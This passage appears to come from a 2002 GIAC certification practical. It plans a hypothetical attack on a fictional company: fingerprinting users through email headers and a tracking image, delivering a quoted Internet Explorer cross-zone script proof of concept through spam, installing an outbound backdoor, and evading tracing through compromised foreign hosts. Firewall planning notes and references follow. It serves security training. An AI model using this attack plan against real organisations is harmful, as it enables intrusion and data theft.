X-Mimeole: Produced By Microsoft MimeOLE V5.00.3018.1300
Importance: Normal

This header gives us the hostname (salesdesktop) and ip address (10.0.0.62) of the sales person's PC, as well as the internal domain name (internal.giac.com). In addition, we see that Microsoft Outlook is the client and its version. However, the GIAC proposal mentions the use of an SMTP relay, so we should assume that the internal host and ip address have been scrubbed. The X-Mailer, however, may well be left in place.

Also included in our emails will be an embedded image linked back to a web site that we control. This may be one of the compromised Linux hosts we used in the previous exercise. Here, the goal is to determine the browser in use by the customer, and perhaps more platform information. Information revealed may look like the following:

1.1.1.2 - - [24/Sep/2002:14:54:39 -0400] "GET /images/index.gif HTTP/1.1" 404 313 "http://my0wn3dhost.com/" "Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)"

Again, we see helpful information. The system is running Microsoft Internet Explorer version 5.5 on Windows 2000, and we received the host ip address the request came from. In this case, it is assigned the external address of the firewall. This is due to the fact that the firewall is performing address translation. With the information we have already gathered, we know this user is at the main GIAC site.

The most difficult decision is what type of attack to launch. Both Internet Explorer and Outlook have had numerous security issues uncovered in recent weeks. It is difficult for a company to keep up to date on a day to day basis, making it unlikely that GIAC will always be perfectly patched. We will look for a recent vulnerability, hoping to exploit the system before GIAC can download, test and deploy the necessary fix.

Based on the browser information we recovered, we feel confident that a web proxy is not in use, and that the desktops have direct access to the web for HTTP traffic. We therefore decide to exploit a recent vulnerability in Internet Explorer 5.x and 6. The Internet Explorer IFrame/Frame Cross-Site/Zone Script Execution vulnerability mentioned on the SecurityFocus web site[13] seems a wise choice. This vulnerability makes use of a popular construct, frames, used in web pages. This article even includes the following sample code submitted by 'GreyMagic Software' as a proof of concept:

Microsoft Internet Explorer IFrame/Frame Cross-Site/Zone Script Execution

```
<script language="jscript">
onload=function () {
   var
oVictim=open("http://groups.google.com/groups?threadm=anews.Aunc.850","OurVictim","width=1
00,height=100");
   setTimeout(
```

```
        function () {
            oVictim.frames[0].location.href="javascript:alert(document.cookie)";
        }, 7000
    );
}
</script>
```

According to the full description at the GreyMagic web site[14], we need to get some javascript to run in the 'My Computer' Security Zone, which contains the least number of restrictions, to succeed in our attempt to compromise the host. To do so, we must load a page with a <frame> or <iframe> in it from the local system, and then change the URL of that page to javascript:[code] . For Internet Explorer 5.5 users, we will test for some commonly found html files included with the browser until we find one with a frame or iframe in it. In Internet Explorer 6.0 we only need to load res://shdoclc.dll/privacypolicy.dlg and then change the URL to our javascript code.

To get this exploit to the desktop, we need to get our html code launched by the user. With Outlook's tight integration with Internet Explorer, we could easily send an Unsolicited Commercial Email (UCE) message, also known as spam, to the users. With the preview pane in Outlook enabled by default, the page might even get launched without the user intentionally opening the email. Once launched, the javascript would be used to download the software of our choice. This would most likely be some form of backdoor listener that can communicate out to a controlling server listening on TCP port 80 (since we know this is allowed by the firewall). This could also be something like the service available at www.gotomypc.com, a remote control tool designed to circumvent the intentions of a corporate firewall.


With the anonymity of free web mail and the ease of taking control of external hosts on the web, there is little chance of GIAC tracing the originator of this attack. If the compromised web server were in a foreign country, the chance of discovery and prosecution would be even further reduced. Finally, without careful analysis of web access logs, as may be available when using a proxy, the remote control of the compromised desktop may go unnoticed for a considerable amount of time.


Appendix A – Network Traffic Diagrams


The following diagrams were created to assist in the development of additional security measure, which were not a part of this document. These traffic flows will be taken into account when defining local firewall rules on internal servers and desktops.

Macintosh OS X possesses packet filtering functionality in the kernel due to its BSD based internals. Ipfw will be used on OS X desktops and the OS X file server to ensure that only authorized traffic occurs between hosts. All OpenBSD systems will use pf for local packet filtering, and the Linux servers running Domino will use the kernel-based NetFilter stateful packet filter.


Internal Desktop Networking Needs – Main Office








Internal Server Networking Needs – Main Office





References

1. Cisco 2600 Series Modular Access Router Family including the 261x, 262x, 265x, and 2691. Cisco Systems, Inc. Data Sheet, July 12, 2002. http://www.cisco.com/warp/public/cc/pd/rt/2600/prodlit/2600_ds.htm

2. Cisco 1600 Series Routers and WAN Interface Cards. Cisco Systems, Inc, Data Sheet, July 19, 2002. http://www.cisco.com/warp/public/cc/pd/rt/1600/prodlit/1600_ds.htm

3. Antoine, Vanessa, Patricia Bosmajian, Daniel Duesterhaus, Michael Dransfield, Brian Eppinger, James Houser, Andrew Kim, Phyllis Lee, David Opitz, Michael Wiacek, Mark Wilson, and Neal Ziring, Router Security Configuration Guide. National Security Agency, Report number C4-05R-00, November 21, 2001, version 1.0j, https://www.cisecurity.org/tools/cisco/rscg.pdf

4. OpenBSD Programmer's Manual – pf.conf. OpenBSD, Manual Page, July 2, 2002. http://www.openbsd.org/cgi-bin/man.cgi?query=pf.conf&apropos=0&sektion=0&manpath=OpenBSD+Current&arch=i386&format=html

5. OpenBSD Programmer's Manual – pfctl. OpenBSD, Manual Page, June 24, 2001. http://www.openbsd.org/cgi-bin/man.cgi?query=pfctl&sektion=8&arch=i386&apropos=0&manpath=OpenBSD+Current

6. Hartmeier, Daniel, Design and Performance of the OpenBSD Stateful Packet Filter (pf), Systor AG, paper presented as part of *Proceedings of the FREENIX Track: 2002 USENIX Annual Technical Conference*, June 10-15 2002, http://www.benzedrine.cx/pf-paper.html

7. Harkin, D. and Carrel, D., RFC-2409 – The Internet Key Exchange (IKE), Network Working Group, Request for Comment, Noverber 1998, http://www.faqs.org/rfcs/rfc2409.html

8. Updated OpenSSH packages fix various security issues. RedHat, Inc., Advisory, June 27, 2002, http://rhn.redhat.com/errata/RHSA-2002-127.html

9. Revised OpenSSH Security Advisory. OpenSSH, Advisory, July 1, 2002, http://www.openssh.org/txt/preauth.adv

10. Rafail, Jason A., Cohen, Cory F., Havrilla, Jeffrey S., Hernan, Shawn V., CERT® Advisory CA-2002-23 Multiple Vulnerabilities In OpenSSL. Cert/CC, Advisory, July 30, 2002, http://www.cert.org/advisories/CA-2002-23.html

11. Householder, Allen, CERT® Advisory CA-2002-27 Apache/mod_ssl Worm. Cert/CC, Advisory, September 17, 2002, http://www.cert.org/advisories/CA-2002-27.html

12. Sanfilippo, Salvatore, HPING Man Page. Hping.org, Manual Page, August 14, 2001, http://www.hping.org/manpage.html

13. Microsoft Internet Explorer IFrame/Frame Cross-Site/Zone Script Execution Vulnerability. Grey Magic Software, Advisory, September 9, 2002, http://online.securityfocus.com/bid/5672

14. GreyMagic Security Advisory GM#010-IE. GreyMagic Software, Advisory, September 9, 2002, http://security.greymagic.com/adv/gm010-ie/

Additional Resources

Artymaik, Jacek, Securing Small Networks With OpenBSD. O'Reilly and Associates, Inc., Web Articles, http://www.onlamp.com/pub/ct/58.

Hardening OpenBSD Internet Servers. GeodSoft, LLC., 2002, Web Article, http://geodsoft.com/howto/harden/

Hatch, Brian, Lee, James and Kurtz, George. Hacking Linux Exposed: Linux Security Secrets & Solutions. Osborne/McGraw-Hill, 2001.

Introduction to Cisco Router Configuration. ed Chappel, Laura. Cisco Press: Macmillan Technical Publishing. 1999.

"The price of freedom is eternal vigilance" – Thomas Jefferson